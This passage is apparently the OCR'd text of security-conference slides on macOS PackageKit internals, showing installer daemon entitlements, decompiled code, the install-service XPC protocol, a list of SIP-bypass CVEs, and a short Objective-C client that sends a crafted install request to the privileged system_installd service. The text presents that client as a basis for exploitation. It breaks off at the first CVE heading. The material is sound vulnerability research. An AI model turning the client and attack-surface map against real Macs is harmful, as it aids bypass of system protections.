./Library/Audio/Plug-Ins/Components/AppleAES3Audio.component/Contents/MacOS     40775   0/80
./Library/Audio/Plug-Ins/Components/AppleAES3Audio.component/Contents/MacOS/AppleAES3Audio      100775  0/80    284736  1258018024
./Library/Audio/Plug-Ins/Components/AppleAES3Audio.component/Contents/_CodeSignature    40775   0/80
./Library/Audio/Plug-Ins/Components/AppleAES3Audio.component/Contents/_CodeSignature/CodeResources      100664  0/80    2428    3837592009
./Library/Audio/Plug-Ins/Components/AppleAES3Audio.component/Contents/version.plist     100664  0/80    472     3695549085
./Library/Video 40775   0/80
./Library/Video/Professional Video Workflow Plug-Ins    40775   0/80
./Library/Video/Professional Video Workflow Plug-Ins/AppleMXFImport.bundle      40775   0/80
./Library/Video/Professional Video Workflow Plug-Ins/AppleMXFImport.bundle/Contents     40775   0/80
./Library/Video/Professional Video Workflow Plug-Ins/AppleMXFImport.bundle/Contents/Info.plist  100664  0/80    1773    2977745815
./Library/Video/Professional Video Workflow Plug-Ins/AppleMXFImport.bundle/Contents/MacOS       40775   0/80
./Library/Video/Professional Video Workflow Plug-Ins/AppleMXFImport.bundle/Contents/MacOS/AppleMXFImport        100775  0/80    1233104 2873726310
./Library/Video/Professional Video Workflow Plug-Ins/AppleMXFImport.bundle/Contents/Resources   40775   0/80
./Library/Video/Professional Video Workflow Plug-Ins/AppleMXFImport.bundle/Contents/Resources/PFRFormatReader.h 100664  0/80    4173    3871118812
./Library/Video/Professional Video Workflow Plug-Ins/AppleMXFImport.bundle/Contents/_CodeSignature      40775   0/80
./Library/Video/Professional Video Workflow Plug-Ins/AppleMXFImport.bundle/Contents/_CodeSignature/CodeResources        100664  0/80    2668    3911844706
./Library/Video/Professional Video Workflow Plug-Ins/AppleMXFImport.bundle/Contents/version.plist       100664  0/80    469     812512521
mickey-mba:Downloads mickey$
```

```
$ pkgutil --expand /Volumes/Pro\ Video\ Formats/ProVideoFormats.pkg  /tmp/ProVideoFormats
```



An archive file (mostly in GZip format).
The decompressed payloads will be shoved into the destionation volume.


```
$ pkgutil --expand /Volumes/Pro\ Video\ Formats/ProVideoFormats.pkg  /tmp/ProVideoFormats
```



Scripts was also an archive, here decompressed by pkgutil

preinstall script will be executed before shoving the payloads, it is often used to do some preparation before the installation.

postinstall script will be executed after the shoving operation, it is usually used to register some launch daemons. Here it is a perl script, it will enumerate all the scripts in the postinstall_actions folder and spawn them one by one.




```
mickey-mba:tmp mickey$ pkgutil --check-signature /Volumes/Pro\ Video\ Formats/ProVideoFormats.pkg
Package "ProVideoFormats.pkg":
   Status: signed Apple Software
   Certificate Chain:
    1. Software Update
       Expires: 2029-04-14 21:28:23 +0000
       SHA256 Fingerprint:
           E0 74 D2 04 AC 24 98 E9 DC 90 4A 7B C7 CE D8 46 41 19 B7 9D 05 66
           80 28 92 05 83 B1 E8 96 EB B4
       ------------------------------------------------------------------------
    2. Apple Software Update Certification Authority
       Expires: 2031-10-15 00:00:00 +0000
       SHA256 Fingerprint:
           12 99 E9 BF E7 76 A2 9F F4 52 F8 C4 F5 E5 5F 3B 4D FD 29 34 34 9D
           D1 85 0B 82 74 F3 5C 71 74 5C
       ------------------------------------------------------------------------
    3. Apple Root CA
       Expires: 2035-02-09 21:40:36 +0000
       SHA256 Fingerprint:
           B0 B1 73 0E CB C7 FF 45 05 14 2C 49 F1 29 5E 6E DA 6B CA ED 7E 2C
           68 C5 BE 91 B5 A1 10 01 F0 24

mickey-mba:tmp mickey$ pkgutil --expand /Volumes/Pro\ Video\ Formats/ProVideoFormats.pkg /tmp/ProVideoFormats
mickey-mba:tmp mickey$ pkgutil --flatten /tmp/ProVideoFormats /tmp/ProVideoFormats.pkg
mickey-mba:tmp mickey$ pkgutil --check-signature /tmp/ProVideoFormats.pkg
Package "ProVideoFormats.pkg":
   Status: no signature
mickey-mba:tmp mickey$
```

PKG Installation

PackageKit.framework

- A private framework
- Main job: **PKG Installation**
- Bundled with two main daemons
  - **installd**: developer signed, not signed PKGs
  - **system_installd: Apple-signed PKGs**
  - Both run as root, share the same implementation in the PackageKit.framework




zh_CN.lproj
zh_HK.lproj
zh_TW.lproj
com.apple.system_installd.CacheDelete.plist
CoreLanguages.plist
Info.plist
version.plist
deferred_install.sh
deferred_install
DeferredInstallFixup
injectfse
install_monitor
installd
shove
system_installd
system_shove

PrivateFrameworks › PackageKit.framework › Resources


$ codesign -dvv --entitlements - /System/Library/PrivateFrameworks/PackageKit.framework/Resources/[system_]installd

installd (com.apple.installd)




```
[Dict]
        [Key] com.apple.private.tcc.manager
        [Value]
                [Bool] true
        [Key] com.apple.private.package_script_service.allow
        [Value]
                [Bool] true
        [Key] com.apple.private.responsibility.set-arbitrary
        [Value]
                [Bool] true
        [Key] com.apple.private.security.syspolicy.package-installation
        [Value]
                [Bool] true
        [Key] com.apple.private.security.syspolicy.package-verification
        [Value]
                [Bool] true
```

system_installd (com.apple.system_installd)



```
[Dict]
        [Key] com.apple.private.tcc.manager
        [Value]
                [Bool] true
        [Key] com.apple.rootless.install.heritable
        [Value]
                [Bool] true
        [Key] com.apple.private.package_script_service.allow
        [Value]
                [Bool] true
        [Key] com.apple.private.responsibility.set-arbitrary
        [Value]
                [Bool] true
        [Key] com.apple.private.security.storage-exempt.heritable
        [Value]
                [Bool] true
        [Key] com.apple.private.storage.fusion.allow-pin-fastpromote
        [Value]
                [Bool] true
        [Key] com.apple.private.security.syspolicy.package-installation
        [Value]
                [Bool] true
        [Key] com.apple.private.security.syspolicy.package-verification
        [Value]
                [Bool] true
        [Key] com.apple.private.launchservices.cansetapplicationstrusted
        [Value]
                [Bool] true
```

“main” function of (system_)installd



```
__int64 start()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v0 = (void *)objc_alloc_init(&OBJC_CLASS___NSAutoreleasePool);
  v1 = getprogname();
  openlog(v1, 1, 112);
  syslog_DARWIN_EXTSN(118LL, "installd: Starting");
  v2 = getuid();
  v3 = geteuid();
  syslog_DARWIN_EXTSN(118LL, "installd: uid=%d, euid=%d", v2, v3);
  setiopolicy_np(0, 0, 5);
  if ( getuid() )
    abort();
  signal(15, (void (__cdecl *)(int))1);
  v4 = objc_msgSend(&OBJC_CLASS___PKInstallDaemon, "sharedServiceDaemon");
  if ( v4 )
  {
    objc_msgSend(v4, "startListeningForConnectionsToService:", PKInstallServiceSystemDaemonConnectionName);
    CacheDeleteRegisterInfoCallbacks(
      CFSTR("com.apple.system_installd.CacheDelete"),
      &stru_100004050,
      &stru_1000040A0,
      0LL,
      0LL);
    CFRunLoopRun();
  }
  else
  {
    syslog_DARWIN_EXTSN(115LL, "installd: Couldn't instantiate daemon");
  }
  syslog_DARWIN_EXTSN(118LL, "installd: Exiting.");
  objc_msgSend(v0, "drain");
  return 0LL;
}
```

com.apple.(system_)installd

PKInstallDaemon: PKInstallService

```
@protocol PKInstallService <NSObject>
- (void)purgeableSpaceForOrphanedSandboxesOnVolume:(NSString *)arg1 reply:(void (^)(long long))arg2;
- (void)startPurgeOfSandboxesOnVolume:(NSString *)arg1 purgeAmountNeeded:(unsigned long long)arg2
systemSandboxes:(BOOL)arg3 reply:(void (^)(unsigned long long))arg4;
- (void)estimateOfPurgeableSpaceForSandboxesOnVolume:(NSString *)arg1 systemSandboxes:(BOOL)arg2 reply:(void
(^)(NSNumber *))arg3;
- (void)currentStageStatusOfInstallRequest:(PKInstallRequest *)arg1 calculatePurgeableSize:(BOOL)arg2 reply:(void
(^)(BOOL, NSNumber *))arg3;
- (void)registerAuthorizationFromInstallRequest:(PKInstallRequest *)arg1 reply:(void (^)(BOOL))arg2;
- (void)adoptToken:(NSString *)arg1 reply:(void (^)(NSError *, NSArray *))arg2;
- (void)tokenForCurrentCommitIgnoringBlockingClients:(BOOL)arg1 reply:(void (^)(NSString *))arg2;
- (void)displayNamesForToken:(NSString *)arg1 reply:(void (^)(NSArray *))arg2;
- (void)installStatusForToken:(NSString *)arg1 reply:(void (^)(NSDictionary *))arg2;

- (void)addToken:(NSString *)arg1 reply:(void (^)(NSError *, NSArray *))arg2;
- (void)tokenForInstallRequest:(PKInstallRequest *)arg1 reply:(void (^)(NSString *, NSError *))arg2;
@end
```

PKInstallServiceClient

```
@protocol PKInstallServiceClient <NSObject>

- (void)installDidEndForToken:(NSString *)arg1;
- (void)installDidBeginCommitForToken:(NSString *)arg1;
- (void)installDidBeginForToken:(NSString *)arg1;

@optional
- (void)installWillProceedForState:(int)arg1 withSandbox:(PKInstallSandbox *)arg2
forToken:(NSString *)arg3 completion:(void (^)(void))arg4;

@end
```


XPC Clients for PKG Installation

- /System/Library/CoreServices/Installer.app
  - GUI Interface: default open method for pkg files
- sudo /usr/sbin/installer -pkg /path/to/test.pkg -target /
  - Command Line Interface
- sudo /tmp/poc file://localhost/path/to/test.pkg#test.pkg
  - DIY a command line program according to the XPC interface
  - Make a crafted **install request (PKInstallRequest *)** for exploitation
  - Since macOS Monterey 12.4, it requires a new entitlement "com.apple.private.system_installd.connection" for the privileged XPC connection as I suggested

My Simple Client


```
    NSXPCConnection *connection = [[NSXPCConnection alloc] initWithMachServiceName:@"com.apple.system_installd"
options:NSXPCConnectionPrivileged];
    connection.remoteObjectInterface = [NSXPCInterface interfaceWithProtocol:@protocol(PKInstallService)];
    connection.exportedInterface = [NSXPCInterface interfaceWithProtocol:@protocol(PKInstallServiceClient)];
    connection.exportedObject = [[PKInstallClientDelegate alloc] init];
    [connection setInterruptionHandler:^{ NSLog(@"connection interrupted!"); }];
    [connection setInvalidationHandler:^{ NSLog(@"connection invalidated!"); }];
    [connection resume];

    id proxy = connection.remoteObjectProxy;
    PKInstallRequest *req = [PKInstallRequest requestWithPackages:pkgs destination:@"/"];
    __block NSString *token;
    __block dispatch_semaphore_t tokenGot = dispatch_semaphore_create(0);
    [proxy tokenForInstallRequest:req reply:^(NSString *t, NSError *error) { token = t; dispatch_semaphore_signal(tokenGot); }];
    dispatch_semaphore_wait(tokenGot, DISPATCH_TIME_FOREVER);
    [proxy addToken:token reply:^(NSError *error, NSArray *arr) { NSLog(@"error:%@", error); }];
```

Installation Flow Chart


Installation Daemons (system_)installd
com.apple.installd
Check the authorization of Request
-[PKInstall _installMain:]
PKInstall Request
Apple-signed?
Installation Clients
Check the authorization of Request
Check the PKG Signature (trustLevel>=500?)
-[PKInstall _installMain:]
com.apple.system_installd

InstallOperations

- 24 Operations for Installation (Potential attack surfaces)
- Subclasses of **PKInstallOperation**
- Managed by class PKInstallOperationController
- Operation's "main" method will be called from method **-[PKInstall _installMain:]**



Function name

```
-[PKUpdatePrebootInstallOperation main]
-[PKInformSystemPolicyInstallOperation main]
-[PKExtractInstallOperation main]
-[PKRunPackageScriptInstallOperation main]
-[PKPatchFilesInstallOperation main]
-[PKRelocateComponentsInstallOperation main]
-[PKObsoletionInstallOperation main]
-[PKAddExtendedAttributesInstallOperation main]
-[PKDYLDCacheInstallOperation main]
-[PKSetupDeferredInstallOperation main]
-[PKShoveInstallOperation main]
-[PKKextCacheInstallOperation main]
-[PKLSRegisterInstallOperation main]
-[PKWriteReceiptsInstallOperation main]
-[PKAddRestrictedRootFlagInstallOperation main]
-[PKUpdateEFWCacheInstallOperation main]
-[PKCleanEFWCacheInstallOperation main]
-[PKPatchAndUpdateInstallOperation main]
-[PKWriteMASReceiptInstallOperation main]
-[PKPrepareForCommitInstallOperation main]
-[PKPrepareDiskInstallOperation main]
-[PKXPCCacheInstallOperation main]
-[PKVerifyMASPayloadInstallOperation main]
-[PKResolveRootSymlinksInstallOperation main]
```

Outline

1. Introduction to macOS SIP
2. PackageKit Internals
3. New Vulnerabilities & Exploitations (Demo)
   a. CVE-2022-32895
   b. CVE-2022-22583
   c. CVE-2022-32800
   d. CVE-2022-26690
   e. CVE-2022-XXX
   f. CVE-2022-32786
4. Take Away

SIP Bypass

Talk today

CVE-2022-22583

CVE-2022-26690

CVE-2022-32800

CVE-2022-XXX

CVE-2022-32895

CVE-2022-32786

CVE-2022-26712

CVE-2022-22676

CVE-2022-32794

CVE-2022-22646

CVE-2022-22617

CVE-2022-26727

CVE-2022-32900

CVE-2022-26688

CVE-2022-32826

More…


Maybe next conference/blog

image credit: www.worldatlas.com

CVE-2022-32895

Make an old vulnerability exploitable again!

Fixed in macOS Ventura 13.0



PackageKit

Available for: Mac Studio (2022), Mac Pro (2019 and later), MacBook Air (2018 and later), MacBook Pro (2017 and later), Mac mini (2018 and later), iMac (2017 and later), MacBook (2017), and iMac Pro (2017)

